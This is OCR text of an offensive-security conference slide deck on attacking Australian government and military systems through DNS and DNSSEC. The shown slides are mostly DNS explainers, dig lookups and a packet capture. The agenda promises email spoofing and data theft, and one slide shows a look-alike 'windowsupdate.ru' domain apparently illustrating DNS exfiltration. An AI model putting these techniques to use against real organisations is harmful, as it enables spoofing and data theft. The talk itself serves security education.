
27/11/2022

Popping the AU gov & military through ((DNS)(N?SEC))


CyberCX



HARRISON MITCHELL – harrisonm.com

Senior Security Consultant – Adversary Simulation




CyberCX





DNS

Domain Name System



Agenda

There’s more to DNS than meets the eye

History + recap + current issues + importance

Look at me, I am the government now

Practical email spoofing

Stealing government data

DNSSEC, worse than doing nothing?

The Future (at least within a DNS context)

What's to come?

01

All Things DNS

History + recap + current issues + importance


- Hotel
- MIT
gettyimages
25 YEARS


HELLO
My Name Is
203.101.361.87



HELLO
My Name Is
google.com

What are the LLMNR and NBT-NS protocols? Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are **two name resolution services that Windows machines use to identify host addresses on a network when DNS resolution fails**. LLMNR and NetBIOS are enabled by default on modern Windows computers. 26 Apr 2021

What are the LLMNR and NBT-NS protocols? Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are **two name resolution services that Windows machines use to identify host addresses on a network when DNS resolution fails**. LLMNR and NetBIOS are enabled by default on modern Windows computers. 26 Apr 2021

DNS in Action

99% of usage





```
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ dig +short txt cybercx.com.au
"7ryx2hmq61f7d7h3qs2sxyzbq0v4rkqh"
"atlassian-domain-verification=59rFzyTBLE5bPlEPbXJU4mee3pA0kLxbUiDuJy4c
ozHNie"
"cisco-ci-domain-verification=210205a69a0a1c49e957d72b3ed88dab1f1e29842
8c789"
"docusign=7eaf49b1-cde1-45a0-8bfd-afe6737ee71f"
"docusign=ffe386b3-11de-4b8c-800b-5f7a2c3eac27"
"g4jnb5rtqzr2bwwgmkkzhxvbfx0tnd82"
"google-site-verification=Riddj2hk3vfSFaRpdNTM3Xyg9NybW9e9GDaGXYLxLvI"
"google-site-verification=j4QHpCYWTSI-2i4s3ecvRWoqSnxjk3-jfzClmElZzB0"
"v=spf1 include:_u.cybercx.com.au._spf.dmarclb.com ~all"
"zoho-verification=zb56598820.zmverify.zoho.com"
```


```
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ dig +short mx cybercx.com.au
0 cybercx-com-au.mail.protection.outlook.com.
```

```
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ dig +short @ns4.cloudflare.com. cloudflare.com. DNSKEY
257 3 13 mdsswUyr3DPW132mOi8V9xESWE8jTo0dxCjjnopKl+GqJxpVXckHAeF+ KkxLbxILfDLUT0rAK9iUzy1L53eKGQ==
256 3 13 oJMRESz5E4gYzS/q6XDrvU1qMPYIjCWzJaOau8XNEZeqCYKD5ar0IRd8 KqXXFJkqmVfRvMGPmM1x8fGAa2XhSA==
```

```
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ dig txt +short dns.joke.harrisonm.com
"I'd tell a DNS joke but it would take 24 hours for everyone to get it"
```



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protoco Lengt Info
1 0.000000 192.168.1.24 255.255.255.255 UDP 230 49155 → 6667 Len=188
2 0.347625 192.168.1.221 255.255.255.255 UDP 63 38899 → 38899 Len=21
3 0.776256 2605:6000:1500:55e:c82d:… 2605:6000:1500:55e::1 DNS 96 Standard query 0x0871 A en.wikipe
4 0.778952 2605:6000:1500:55e::1 2605:6000:1500:55e:c82d:… DNS 144 Standard query response 0x0871 A
5 0.928659 2605:6000:1500:55e:c82d:… 2605:6000:1500:55e::1 DNS 96 Standard query 0x9a08 A en.wikipe
6 0.929006 2605:6000:1500:55e:c82d:… 2605:6000:1500:55e::1 DNS 96 Standard query 0xf1d3 AAAA en.wi
7 0.931013 2605:6000:1500:55e::1 2605:6000:1500:55e:c82d:… DNS 144 Standard query response 0x9a08 A
Authority RRs: 0
Additional RRs: 0
Queries
en.wikipedia.org: type A, class IN
Name: en.wikipedia.org
0000 82 78 71 3c d5 d7 e8 d8 d1 45 1e 34 86 dd 60 01
0010 da eb 00 2a 11 40 26 05 60 00 15 00 05 5e c8 2d
0020 2e 95 4d 5c 22 02 26 05 60 00 15 00 05 5e 00 00
0030 00 00 00 00 00 01 c0 bb 00 35 00 2a a7 24 08 71
0040 01 00 00 01 00 00 00 00 00 00 02 65 6e 09 77 69
0050 6b 69 70 65 64 69 61 03 6f 72 67 00 00 01 00 01
Query Name (dns.qry.name), 18 bytes
Packets: 17 · Displayed: 17 (100.0%) · Dropped: 0 (0.0%)
Profile: Default






0345bfd8c0a7c4e2fc4700360

8991362.windowsupdate.ru





DNS Recursive Resolution

You're trusting every hop on the way

```
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ dig ns . | grep "   A"
a.root-servers.net.     5       IN      A       198.41.0.4
a.root-servers.net.     5       IN      AAAA    2001:503:ba3e::2:30
b.root-servers.net.     5       IN      A       199.9.14.201
b.root-servers.net.     5       IN      AAAA    2001:500:200::b
c.root-servers.net.     5       IN      A       192.33.4.12
c.root-servers.net.     5       IN      AAAA    2001:500:2::c
d.root-servers.net.     5       IN      A       199.7.91.13
d.root-servers.net.     5       IN      AAAA    2001:500:2d::d
e.root-servers.net.     5       IN      A       192.203.230.10
e.root-servers.net.     5       IN      AAAA    2001:500:a8::e
f.root-servers.net.     5       IN      A       192.5.5.241
f.root-servers.net.     5       IN      AAAA    2001:500:2f::f
g.root-servers.net.     5       IN      A       192.112.36.4
```

```
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ dig ns com. @a.root-servers.net. | grep "^com"
com.                    172800  IN      NS      e.gtld-servers.net.
com.                    172800  IN      NS      b.gtld-servers.net.
com.                    172800  IN      NS      j.gtld-servers.net.
com.                    172800  IN      NS      m.gtld-servers.net.
com.                    172800  IN      NS      i.gtld-servers.net.
com.                    172800  IN      NS      f.gtld-servers.net.
com.                    172800  IN      NS      a.gtld-servers.net.
com.                    172800  IN      NS      g.gtld-servers.net.
com.                    172800  IN      NS      h.gtld-servers.net.
com.                    172800  IN      NS      l.gtld-servers.net.
com.                    172800  IN      NS      k.gtld-servers.net.
com.                    172800  IN      NS      c.gtld-servers.net.
com.                    172800  IN      NS      d.gtld-servers.net.
```

```
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ dig ns healthcare. @a.root-servers.net. | grep "    A"
v0n3.nic.healthcare.    172800  IN      A       161.232.14.15
v0n3.nic.healthcare.    172800  IN      AAAA    2a01:8840:f8::15
v0n2.nic.healthcare.    172800  IN      A       65.22.30.15
v0n2.nic.healthcare.    172800  IN      AAAA    2a01:8840:20::15
v2n1.nic.healthcare.    172800  IN      A       161.232.15.15
v2n1.nic.healthcare.    172800  IN      AAAA    2a01:8840:f9::15
v0n0.nic.healthcare.    172800  IN      A       65.22.28.15
v0n0.nic.healthcare.    172800  IN      AAAA    2a01:8840:1e::15
v0n1.nic.healthcare.    172800  IN      A       65.22.29.15
v0n1.nic.healthcare.    172800  IN      AAAA    2a01:8840:1f::15
v2n0.nic.healthcare.    172800  IN      A       65.22.31.15
v2n0.nic.healthcare.    172800  IN      AAAA    2a01:8840:21::15
```


IP Geolocation Information

Continent:	North America (NA)
Country:	United States (US)
City:	
Time Zone:	America/Chicago
Latitude:	37.751 (37°45'3.6" N)
Longitude:	-97.822 (97°49'19.2" S)

Geo Location



US Healthcare
US Healthcare
US Healthcare
US Healthcare
US Healthcare
Too many others
US Healthcare

```
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ dig ns healthcare. @a.root-servers.net. | grep "    A"
v0n3.nic.healthcare.    172800  IN      A       161.232.14.15
v0n3.nic.healthcare.    172800  IN      AAAA    2a01:8840:f8::15
v0n2.nic.healthcare.    172800  IN      A       65.22.30.15
v0n2.nic.healthcare.    172800  IN      AAAA    2a01:8840:20::15
v2n1.nic.healthcare.    172800  IN      A       161.232.15.15
v2n1.nic.healthcare.    172800  IN      AAAA    2a01:8840:f9::15
v0n0.nic.healthcare.    172800  IN      A       65.22.28.15
v0n0.nic.healthcare.    172800  IN      AAAA    2a01:8840:1e::15
v0n1.nic.healthcare.    172800  IN      A       65.22.29.15
v0n1.nic.healthcare.    172800  IN      AAAA    2a01:8840:1f::15
v2n0.nic.healthcare.    172800  IN      A       65.22.31.15
v2n0.nic.healthcare.    172800  IN      AAAA    2a01:8840:21::15
```


Confidentiality
CIA
Integrity
Availability

